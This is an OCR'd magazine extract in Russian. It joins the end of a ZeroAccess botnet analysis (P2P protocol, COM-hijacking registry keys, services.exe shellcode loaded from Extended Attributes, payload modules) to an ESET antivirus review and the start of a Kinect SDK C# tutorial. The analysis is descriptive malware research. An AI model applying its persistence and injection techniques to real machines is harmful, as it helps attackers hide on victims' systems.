Bootstrap list содержал 256 значений IP-адресов, для каждого из которых указывалась timestamp (POSIX) последнего обращения. Все пакеты P2P-сети шифровались по алгоритму RC4 статическим ключом.

Поддерживались следующие типы команд:

- getL — запрос на получение bootstrap list;
- retL — ответ с содержимым bootstrap list;
- getF — запрос на получение файла;
- setF — ответ с содержимым файла;
- srv? — запрос на получение списка файлов.

Кстати, тип команды — это не строка, а четырехбайтовое слово, их так легче сравнивать. Название файла модуля из восьми HEX-символов тоже кодировалось четырьмя байтами.

Для каждой ноды в текущем bootstrap list посылалась команда getL. Удаленный компьютер должен был ответить командой retL и переслать свой bootstrap list. Результирующий список, созданный на основе текущего и присланного, содержал ноды со временем обращения, наиболее близким к текущему. В ответ на запрос srv? отправлялся список файлов, каждая запись в списке содержала два поля: имя файла из четырех байт и timestamp создания файла. При обнаружении «свежих» файлов происходило их обновление командами getF, setF. Каждый загружаемый модуль должен был содержать в себе ресурс «33333», содержащий цифровую подпись RSA с ключом 512 бит. Подпись проверялась перед запуском файла.

В протоколе P2P имелись некоторые недостатки реализации. Сформировав bootstrap list из 256 IP с значением timestamp заведомо большим, чем текущее время, можно было «отравить» bootstrap list всех нод, что привело бы к невозможности распространять модули по сети P2P. Если в хранилище поместить произвольный файл (замечание — значение поля milliseconds в структуре time_field файла должно было быть при этом равным нулю), он выкачивался удаленными пирами, хоть его запуск и был невозможен из-за проверки подписи. Это создавало нагрузку на сеть и тем самым могло привлечь внимание к аномальному сетевому трафику на компьютере, а затем и обнаружить и удалить ZeroAccess. Эти недостатки были исправлены в следующей реализации P2P.

Файл в CAB	Назначение
n32	P2P компонент (x32)
n64	P2P компонент (x64)
s32	Список пиров (x32)
s64	Список пиров (x64)
w32	Шеллкод (x32) для внедрения в services.exe
w64	Шеллкод (x64) для внедрения в services.exe
e32	Шеллкод (x32) для внедрения в services.exe + PE файл
e64	Шеллкод (x64) для внедрения в services.exe + PE файл
fp.exe	Онлайн инсталлятор Flash Player для обхода UAC

Рис. 4. Файлы в CAB-архиве дроппера P2P UDP-based

ПОМАШИ РУТКИТУ РУЧКОЙ

В мае 2012-го кончилось время, когда в составе ZeroAccess был драйвер ядерного уровня. Теперь вся работа происходила в usermode. Заглянув в содержимое CAB-файла, можно обнаружить, что из него исчезли компоненты rtk32 и rtk64, зато добавились w32, w64, e32, e64 (см. рис. 4). Руткит-компонентов нет, соответственно, драйвер Windows в этой версии не перезаписывается, для запуска при загрузке системы может применяться один из двух методов — техника COM hijacking, которая использует системный реестр, и модификация файла services.exe.

При помощи COM hijacking запускается на выполнение файл с именем n (n32 или n64), который отвечает за работу сети P2P. Дроппером создаются два идентичных файла n в следующих двух местах:

> *Интересная фишка данной версии ZeroAccess — использование техники «ловли на живца» для обламывания антивирусов*

ТЕХНОЛОГИЯ P2P НА СЛУЖБЕ У MALWARE

Использование P2P позволяет полностью отказаться от концепции управляющего центра для ботнета, управление или распространение новых версий бота может производиться с любого зараженного компьютера. P2P (peer-to-peer, одноранговая сеть) состоит из большого количества компьютеров, каждый из которых содержит информацию о других таких же компьютерах, в частности IP-адрес. Список некоторого количества таких компьютеров (пиров, peer, нод, node) называется bootstrap list (список первональной инициализации). В зависимости от того, откуда берется этот список, различают частично децентрализованные и полностью децентрализованные P2P-сети.

Частично децентрализованные P2P-сети предполагают загрузку bootstrap list с заранее известных серверов, так работает uTorrrent. В такой системе существует слабое место — достаточно заблокировать доступ к серверам, содержащим bootstrap list. Поэтому malware зачастую использует полностью децентрализованную схему. Полностью децентрализованная P2P-сеть применительно к malware подразумевает, что распространение будет проходить в два этапа. На первом этапе распространяется бот с пустым bootstrap list или вообще без функций P2P, он периодически обращается к командному центру, который фиксирует IP-адрес бота. Кроме непосредственно IP-адреса, операторов ботнета интересует информация, не находится ли бот за шлюзом (gateway) или сетевым экраном (firewall). Если это не так, значит, бот может выступать в роли суперпира (super peer, super node), то есть к нему могут подключаться другие пиры. Как только набрано необходимое количество суперпиров, их список заносится в bootstrap list, и новая версия бота с ним начинает распространяться злоумышленниками. После распространения все боты обмениваются информацией о своих соседях и формируют свой собственный bootstrap list. В результате этого возникает P2P-сеть. Она устойчива к пропаданию определенного количества ботов, так как список соседей постоянно меняется. В ходе обмена боты также обмениваются информацией о своей версии. Если бот обнаруживает, что он или его модули «устарели», происходит закачка новой версии с одного из соседей. При закачке, как правило, проверяется цифровая подпись файла, чтобы исключить возможность распространения «посторонних» файлов. Таким образом, все боты в P2P поддерживают себя в актуальном состоянии.

- %Windir%\installer\[UID];
- %UserProfile%\local settings\application data\[UID] (для XP и ниже) или %UserProfile%\AppData\Local\[UID] (для Vista и выше).

Здесь UID — значение, генерируемое дроппером на основе хеша MD5 от времени создания системного диска и отформатированное, чтобы выглядеть, как CLSID, например {e051c979-bddd-5d1f-8953-4b8c940e9b4d}. В указанных каталогах также создаются подкаталоги U (для дополнительных модулей) и L (для временных файлов), а также файл @ (s32 или s64).

Один файл n использует hijacking COM-объекта, ассоциированного с WMI, при этом модифицируется следующий ключ реестра: HKCR\CLSID\{F3130CDB-AA52-4C3A-AB32-85FFC23AF9C1}\InprocServer32. Другой файл n использует для запуска COM-объект в ветке: HKCU\Software\Classes\clsid\{42aedc87-2188-41fd-b9a3-0c966feabec1}.

Модификация файла services.exe производилась интересным образом: в файл вставлялся небольшой шелл-код (w32 или w64), который вызовом функции ZwQueryEaFile() подгружал «хвост» вредоносного кода (e32 или e64) из Extended Attributes файла, предварительно сохраненного туда при помощи ZwSetEaFile(). Функционал PE-файлов в компонентах e32 и e64 был идентичен n32 и n64.

Более поздние версии прячут свои файлы внутри C:\$Recycle.Bin или C:\RECYCLER (см. рис. 5), где создается каталог с именем, соответствующим CLSID пользователя компьютера. Если были права администратора, создавался еще каталог с CLSID S-1-5-18 (LOCAL_SYSTEM). Внутри создавался подкаталог со случайным именем, образованным хешированием MD5 текущего времени. Для старта каждой из двух копий файла n создавались следующие COM-объекты:

- HKCU\Software\Classes\clsid\{fbeb8a05-beee-4442-804e-409d6c4515e9} — для пользователя с ограниченными правами;
- HKCR\CLSID\{5839FCA9-774D-42A1-ACDA-D6A79037F57F} — для пользователя с правами администратора.

Алгоритм работы P2P-сети претерпел некоторые изменения. В зависимости от разрядности ОС использовались разные порты: 16464 и 16470 для x32, 16465 и 16471 для x64. Таким образом, организовывалось четыре независимых P2P-сети, в каждой из которой использовался свой RSA-ключ, длина которого была увеличена с 512 до 1024 бит. Как и прежде, существовало разделение по типу полезной нагрузки, порты 16464 и 16465 использовались релизом с click fraud payload, 16470 и 16471 — релизом с bitcoin miner payload.

Если раньше P2P использовал только TCP, то теперь список IP-адресов запрашивался по UDP, а список файлов (модулей) — по TCP. Команда retL теперь возвращала только 16 значений из своего bootstrap list (противодействие «отравлению» bootstrap list), в этом же блоке данных передавались сведения об имеющихся модулях. В bootstrap list теперь указывалось не абсолютное значение timestamp, а разница между текущим временем и временем последнего обращения. Сведения об используемых модулях передавались в виде заголовка, состоящего из полей File name, Timestamp, Size. К заголовку прилагалась цифровая подпись (хеш MD5, зашифрованный закрытым ключом злоумышленников). Подпись проверялась на корректность при загрузке и сохранялась в Extended Attributes файла. Таким образом, криптографическая защита от постороннего вмешательства имелась как на уровне содержимого (как и в предыдущей версии, ресурс «33333», содержащий цифровую подпись), так и на уровне имени, даты создания и размера файла. Сам файл при передаче шифровался RC4-ключом. Для принудительной смены bootstrap list была введена команда NewL, которая могла использоваться при обнаружении злоумышленниками sinkhole антивирусной компании в списке пиров, для восстановления status quo. Все указанные отличия от реализации P2P предыдущей версии были призваны устранить потенциальную возможность нарушить работу ботнета.




Рис. 5. Расположение файлов последней версии

Состав загружаемых модулей различается для разных версий. Например, версия click fraud с портом P2P 16464 обычно выкачивает три файла:

- 800000cb.@ — модуль click fraud, регистрирует класс с именем z00clicker3;
- 00000001.@ — dll, используемая в качестве хранилища ресурсов (данные для 800000cb.@);
- 80000000.@ — модуль трекинга, предназначен для сбора статистики заражений, информация о зараженной системе отправляется на livecounter.co/count.php.

Версия с bitcoin miner использовала несколько иной набор модулей:

- 000000cb.@ — модуль click fraud;
- 80000000.@ — модуль трекинга;
- 80000032.@, 80000064.@ — модуль bitcoin miner (x32 и x64);
- 00000004.@, 00000008.@ — dll, используемая в качестве хранилища ресурсов (данные для 80000032.@ и 80000064.@).

Кроме указанных, отмечена загрузка модулей перенаправления поисковых запросов, рассылки спама и загрузки произвольных файлов.

ЗАКЛЮЧЕНИЕ

Пример ZeroAccess хорошо иллюстрирует принцип бритвы Оккама — не умножайте сущности без надобности, или, попростому, — не усложняйте. Начавшись как технологичная разработка и потеряв в ходе своей эволюции руткит-составляющую, ZeroAccess тем не менее успешно продолжает существовать и даже обзавелся такой модной фичей, как P2P.

По оценкам компании Sophos, количество заражений компьютеров ботом ZeroAccess на конец августа 2012-го составляло более 9 миллионов, а активных ботов — около 1 миллиона. В отчете лаборатории Kindsight Security «Malware Report» за третий квартал 2012 года говорится уже о 2,2 миллиона зараженных систем, из которых 685 тысяч (31%) находятся в США. По мнению экспертов, ботнет на основе ZeroAccess был самым активным в 2012 году.

В свете этих цифр, думаю, уже ни у кого не осталось сомнений, что ZeroAcces — это не ноль без палочки. Пусть Ring 0 уже и не используется, но «Access» к вычислительным мощностям ничего не подозревающих пользователей продолжает приносить злоумышленникам кучу вечнозеленых американских бумажек. А это значит, антивирусным компаниям есть над чем работать. Читателям же хочется в очередной раз напомнить — спасение вашего железного друга от троянской напасти полностью на вашей совести, будьте бдительны. ⌶


> *Пример ZeroAccess хорошо иллюстрирует принцип бритвы Оккама — не умножайте сущности без надобности, или, попростому, — не усложняйте*

БРАТСТВО НОД



ШЕСТАЯ ВЕРСИЯ АНТИВИРУСНОЙ ЛИНЕЙКИ ОТ ESET: START PACK, НОВАЯ СИСТЕМА ЛИЦЕНЗИРОВАНИЯ И МНОГОЕ ДРУГОЕ

За что мы любим NOD32? Во-первых, Александр Матросов из ESET пишет нам отличные статьи. Во-вторых, Александр не читает эту рубрику и поэтому никогда не узнает о том, что мы иногда прогуливаем гонорары. Ну и в-третьих, антивирусное ПО от ESET — само по себе отличное. Посмотрим, что же принесла нам его новая, шестая версия.



Александр Лозовский
lozovsky@real.xakep.ru

ЗАКУПАЕМСЯ

Лично я по-прежнему предпочитаю покупать ПО на дисках и в больших коробках. Так я по крайней мере чувствую, за что именно я плачу деньги :). Однако двадцать первый век диктует свои требования, он заставляет вендоров идти на поводу у компьютерных маньяков, которые хотят покупать софт (и даже игрушки!) через эти ваши интернеты.

А еще современный пользователь хочет быстроты, дешевизны, удобства и гибкости настройки. И ESET дает ему все перечисленное. План действий таков.

В интернете ты покупаешь базовый пакет ESET NOD32 Start Pack. Стоит он дешевле даже малоизвестных антивирусов (менее 1000 рублей), а содержит в себе антивирус, антишпион, антифишинг и контроль съемных носителей (кстати, крутая штука: может создавать белые и черные списки носителей по серийному номеру) и по своей сути является «антивирусом» (не содержит файрвола). Купив одну лицензию, ты внезапно порадуешься ее кросс-платформенности — после активации лицензии ESET Антивирус или ESET Smart Security можно дополнительно загрузить и установить продукты ESET Cybersecurity для OS X и ESET Антивирус для Linux Desktop. Лицензия распространяется на защиту всех операционных систем (MS Windows, ОС X и Linux), вне зависимости от того, установлены они на одном устройстве или на разных.

А что делать, если вдруг базовой защиты тебе окажется недостаточно? Идти в магазин за большой блестящей коробкой с надписью ESET Smart Security? Да! Хотя погоди, товарищи из ESET передают, что ходить никуда не надо, даже если очень хочется. Новый сервис «Управление лицензиями» позволяет апгрейдить «антивирус» до Security с доплатой или пропорциональным уменьшением времени действия лицензии. На аналогичных условиях можно докупить ESET Mobile Security и вообще совершить любую метаморфозу с продуктами от ESET на вполне человеческих условиях.

УСТАНОВКА

Тут все традиционно:

```
useradd nod32 && groupadd nod32
cd nod32-0.86.1/
./configure -prefix=/usr
make install
chown -R nod32 /usr/share/nod32
```

Хотя нет, погоди, это же мои фантазии. На самом деле установка под винду ничем не примечательна — запускаем, на все соглашаемся, решаем, нужно ли нам участвовать в облачном сервисе от ESET, опять соглашаемся. Это все, ребута по окончанию установки не требуется.

РАБОТАЕМ

NOD32 всегда был знаменит быстротой, малозаметностью и минималистичным интерфейсом. Все эти достоинства сохранились в новой версии программы. Например, пользователей ноутов он теперь может порадовать не только скоростью работы, но и автоматическим переходом в режим экономии энергии. Разумеется, антивирус в полной мере выполняет все возложенные на него задачи: определяет и блокирует опасные ссылки в интернете, проверяет все скачиваемые файлы на наличие вредоносного кода и шпионского ПО, а кроме того, оснащен модулем «Безопасность в социальных сетях», сканирует учетную запись в Facebook и проверяет все сообщения на наличие вредоносных ссылок и вирусов.

ЗАКЛЮЧЕНИЕ

Новая версия NOD32 достойна того, чтобы ее купить, — особенно на ноутбук, нетбук или компьютер твоей подружки (охраняет компьютер тихо, не отягощая пользователя лишними вопросами). А гибкая система лицензирования поможет, если ты вдруг надумаешь расширить защиту или обеспечить свой андроидофон антивирусом. Удачи!

Preview

ПОДУШКА БЕЗОПАСНОСТИ

Ты любишь ломать. Но больше всего ты любишь ломать собственную систему. Или не любишь — но так уж оно всегда выходит. Дело в том, что перед тем, как проводить над своим пингвином эксперименты, которые бы заставили покраснеть и доктора Менгеля, нужно подстелить правильную соломку. И в Linux этой соломки много. Поговорим о том, как запускать процессы в изолированном окружении, работать со снапшотами файловой системы Btrfs, а также создадим раздел для восстановления всей системы. Ну, знаешь, на случай если соломка не поможет.



---

114 **UNIXOID**



7 СТОЛПОВ LINUX
Поговорим о том, что происходит под капотом в современных версиях ядра Linux. Самые важные и удачные компоненты рассмотрены со всех мыслимых сторон.



КОДИНГ




КОДИМ ДЛЯ KINECT ПОД WINDOWS
Если ты давно следишь за][, то наверняка уже вспомнил, что про разработку для Kinect мы когда-то уже писали. Что ж, многое изменилось, но это по-прежнему очень круто.

106 **КОДИНГ**



СЕРИАЛИЗАЦИЯ БЕЗ НАПРЯГА
Учимся передавать большие структуры данных без написания кучи лишнего кода. В этом нам поможет protobuf от разлюбимой «корпорации добра».

124 **SYN/ACK**



ПОГРАНИЧНЫЙ ЗАСЛОН
Обеспечиваем работникам безопасный доступ во всемирную паутину с помощью пакета UserGate Proxy & Firewall 6.0 и оставляем себе максимум возможностей для контроля.






SYN/ACK



ИСПЫТАНИЕ ГОСТЯМИ
Делаем публичный Wi-Fi-хотспот с одновременно простой и надежной авторизацией. Для этого придется поближе познакомиться с технологией Captive Portal.

132 **SYN/ACK**



НОВЫЕ ГОРИЗОНТЫ
Мы любим nginx. Мы рассказывали тебе о его настройке все, что только можно. Мы брали интервью у создателя, Игоря Сысоева. Что еще можно рассказать о нем? Оказывается, многое.

КОДИМ ДЛЯ KINECT ПОД WINDOWS



Подслушиваем, подсматриваем и записываем через Кинект. И это только начало!

Юрий «yurembo» Язев
yazevsoft@gmail.com

В художественном фильме «Бегущий человек» показывают тетку, которая занимается фитнесом перед телевизором (в аккурат перед тем, как к ней вломится Шварц). Думаешь, у нее есть Kinect? Нет, в ее будущем нет Кинекта! Она просто занимается гимнастикой перед обычным телевизором. А у нас, в настоящем будущем, есть Кинект. И мы научимся его программить. И никакой Шварц за это к нам не вломится!

Спустя шесть дней после того, как Microsoft выпустила Кинект для Xbox (в ноябре 2010-го), он был разгрызен хитрыми хакерами, и первая open source библиотека для работы с Кинект на ПК libfreenect была выложена в открытый доступ.

Через месяц израильская компания PrimeSence начала работу над открытыми проектами — наборами драйверов для Кинекта: OpenNI и NITE. На этом стоит заострить внимание: изначально Microsoft лицензировала у PrimeSense устройство с двумя камерами и инфракрасным источником света и для получения из него Кинекта (вначале — Project Natal) добавила четыре микрофона, поскольку имела большие наработки в области распознавания голоса. И только в июне 2011-го был выпущен официальный Kinect SDK от Microsoft. Естественно, он стал самым популярным среди разработчиков, поскольку включает поддержку всех средств Кинекта и при этом бесплатен для использования в исследовательских целях.

Первый раз я познакомился с Kinect SDK год назад, тогда еще с версией 1.0. В то время про нее на самом деле нечего было рассказывать, но сегодня мы имеем версию 1.6, и в ней уже есть чем полакомиться.

ЭКИПИРУЕМСЯ

Главное различие между Kinect for Xbox и Kinect for Windows заключается в расстоянии от сенсора до игрока: с Кинектом для бокса можно взаимодействовать на расстоянии от 80 сантиметров до 4 метров, тогда как с Кинектом для ПК можно управляться уже на расстоянии 40 сантиметров. Если выйти за указанные пределы, то мы попадем в слепую зону и сенсор не будет реагировать на жестикуляцию игрока. Вдобавок Кинект для Windows способен определять движения каждого пальца.

На протяжении статьи я буду использовать Kinect for Xbox по одной простой причине: его стоимость сравнительно меньше, чем Kinect for Windows, к тому же его легче достать, одолжив у владельца Xbox. Чтобы использовать на компе сенсор, предназначенный для консоли, понадобится адаптер для подключения к USB-слоту, поскольку у Кинекта отличный от USB штекер — кроме стандартных четырех контактов USB, он добавочно имеет 12-вольтовый контакт для обеспечения питания двигателя камеры. Такой переходник можно купить в магазине или сделать самостоятельно.

ВЫБИРАЕМ ИНВЕНТАРЬ

В случае использования SDK от Microsoft можно работать с уже привычными тулзами. Я буду кодить под Windows 7 и пользоваться Visual Studio 2010, но никто не запрещает брать более новые версии продуктов, тем более что их поддержка была добавлена в последнюю версию SDK. Кроме того, понадобится последняя версия .NET Framework — 4.5. Безусловно, потребуется Kinect SDK for Windows, последняя версия на момент написания статьи была 1.6. Для некоторых примеров из данного набора SDK (в частности, для тех, что написаны на C++), нужен DirectX SDK.

Для работы с Kinect SDK можно использовать управляемые и неуправляемые языки. К числу первых относятся VB.NET и C#, а ко второй категории — C++. По сложившейся традиции мы будем кодить на C#. Сначала надо установить драйверы для Кинекта (файл KinectSDK-v 1.6-Setup.exe), затем набор средств разработчика (Kinect Developer Toolkit-v 1.6-Setup.exe), включающий сэмплы и полезные утилы. Никаких подводных камней в процессе установки нет, чтобы избежать лишних проблем, надо просто соблюсти порядок инсталляции компонентов. Если перед этим у тебя были установлены какие-то драйверы для Кинекта или Microsoft Speech, то их надо предварительно удалить. Заметь, что Speech мог быть установлен с другими продуктами Microsoft, поэтому перепроверь его отсутствие. После процедуры инсталляции драйверов будет отображен список успешно установленных драйверов (см. рис. 2). Первая строчка относится к драйверу адаптера, и, если ты используешь Кинект для ПК, ее не будет.



Рис. 1. Kinect

Дополнительно, начиная с версии 1.5, в состав тулкита для Кинекта была включена интересная тулза — Kinect Studio (рис. 3). Главная ее особенность состоит в записи и воспроизведении потоков данных, поступающих с сенсора, это помогает в отладке, так как позволяет прокручивать записанные сценарии много раз. Если просто запустить ее, то она ничего не отобразит. Сначала необходимо запустить любое другое приложение, которое инициализирует Кинект. Уже после к этому приложению можно подключиться из рассматриваемой тулзы, и тогда она будет выводить данные. Как видно на скрине, в одном окне прога выводит видео с обычной камеры, во втором — с камеры глубины, в третьем на основе глубины строит перспективу.

ПОТОКИ КИНЕКТА

Теперь от абстрактных размышлений, конструктивных фактов и фундаментальных основ можно перейти к разработке своих программ с помощью Kinect for Windows SDK. Обычно приложения, взаимодействующие с Кинектом, призваны отображать графическую информацию, поэтому для ее вывода используется WPF и/или XNA. Кинект преобразует данные об окружающем пространстве в три потока: видео, глубины и аудио.

Видеопоток

Первое наше приложение будет выводить то, что видит Кинект (в цветном формате). Для начала в студии создай WPF-проект. К вновь созданному проекту подключим сборку из Kinect SDK. Открой диалог ее добавления (Project → Add Reference), в нем перейди на вкладку «Browse» и добавь сборку Microsft.Kinect.dll из папки (по умолчанию): C:\Program Files\Microsoft SDKs\Kinect\v1.6\Assemblies. Добавь в код ссылку на пространство имен: using Microsoft.Kinect;. Создадим элемент для вывода видео. Сенсор может передавать данные в следующих форматах: 640 × 480 × 32 (RGB), 1280 × 960 × 12 (RGB), 640 × 480 × 15 (YUV). Хотя самый компактный из них последний, мы воспользуемся первым. В таком случае, так как по цветовому каналу от Кинекта получаем изображение в формате 640 × 480, расширим окно, а на него поместим объект Image данного размера (см. проект KinectStreamColor на диске): в XAML-разметку добавь такую строчку: <Image Name="kinectOutput" Height="480" Width="640"/>. После этого создай событие Load объекта класса MainWindow. В нем проведем инициализацию объекта, прикрепленного к Кинекту. Но до этого его надо объявить, в начале класса напиши: KinectSensor kinect;, плюс на будущее нам понадобятся еще два объекта. Во-первых, нам нужен буфер, где мы сможем хранить массив пикселей, полученный с сенсора: byte[] colorData = null; во-вторых, нужен объект, на котором мы будем рисовать данными из массива, им послужит объект класса WriteableBitmap. Вернувшись к обработчику события, напиши в нем такой код:





Рис. 2. Драйверы Kinect

ТЕХНОЛОГИЯ KINECT



Давай посмотрим на сенсор снаружи и заглянем под его корпус. Внутри имеется две камеры, источник инфракрасного света и набор из четырех микрофонов. Одна из камер снимает обычное цветное видео в RGB-формате с разрешением 640 на 480 со скоростью обновления 30 кадров в секунду. Источник инфракрасного света накладывает на находящееся перед сенсором пространство сетку хаотично расположенных точек. Благодаря этому вторая, IR (инфракрасная) камера, также называемая камерой глубины, считывает объем пространства и находящиеся в нем объекты. Эти данные обрабатываются встроенным в Кинект процессором: путем вычисления расстояния между точками определяется объем и расстояние до объектов, и далее информация передается на хостовую машину (Xbox 360 или PC) для основательной обработки. Четыре микрофона в точности позволяют определить источник звука в помещении. Определением голосовых команд, равно как и жестов, занимается софт на машине, к которой подключен сенсор. Основная возможность Kinect — это способность выделять находящихся перед ним людей (до шести) среди остальных предметов окружения. Собственно, эта возможность и позволяет использовать Кинект для управления играми. Реализуется она с помощью софта, расположенного на хост-машине, который декодирует данные о глубине, полученные от Кинекта. Софт может выделить тело из очень широкого диапазона необходимых составляющих: две руки, две ноги, тело, голова и так далее. К слову, это была основная проблема, поставленная перед Microsoft Research. Чтобы откалибровать Кинект, пользователю надо принять T-позу. В то время (2009 год) софт для Кинекта различал 48 суставов, однако такое количество оказалось явным избытком, поэтому в финальной версии софта имеем только 20 суставов, соединяющих 19 костей, чего вполне достаточно. Наконец, чтобы различать разные по форме тела (в общем числе их получилось 12), MSR обратилась в Голливуд, где специально проходили съемки бегающих, прыгающих и выполняющих трюки актеров.

```
kinect = KinectSensor.KinectSensors[0];
kinect.ColorStream.Enable();
kinect.Start();
kinect.ColorFrameReady += new EventHandler↵
<ColorImageFrameReadyEventArgs>(kinect_ColorFrameReady);
```

В первой строчке мы берем первый подключенный к компу сенсор; пока не будем принимать во внимание то, что может быть подключено больше одного Кинекта. Затем включаем передачу цветового потока. Он как раз является обычным видео. В качестве параметра можно передать формат, в котором мы хотим получать видео, в ином случае будет использоваться формат по умолчанию. Третьей строчкой по факту включаем Кинект. Затем регистрируем событие, которое происходит в момент, когда очередной кадр пришел с сенсора и готов для обработки. Обрати внимание: здесь я опустил проверки на ошибки. Например, вполне вероятная ошибка может заключаться в отсутствии у пользователя подключенного к компу Кинекта. В таком случае никакие дальнейшие действия проводить не стоит, надо сразу завершить выполнение приложения.

Дальнейшее развитие событий разумно направить в описание обработчика kinect_ColorFrameReady. Тело обработчика начинается с конструкции using, в которой с помощью вызова метода OpenColorImageFrame объекта класса ColorImageFrameReadyEventArgs, передаваемого в метод в качестве параметра




Рис. 3. Kinect Studio

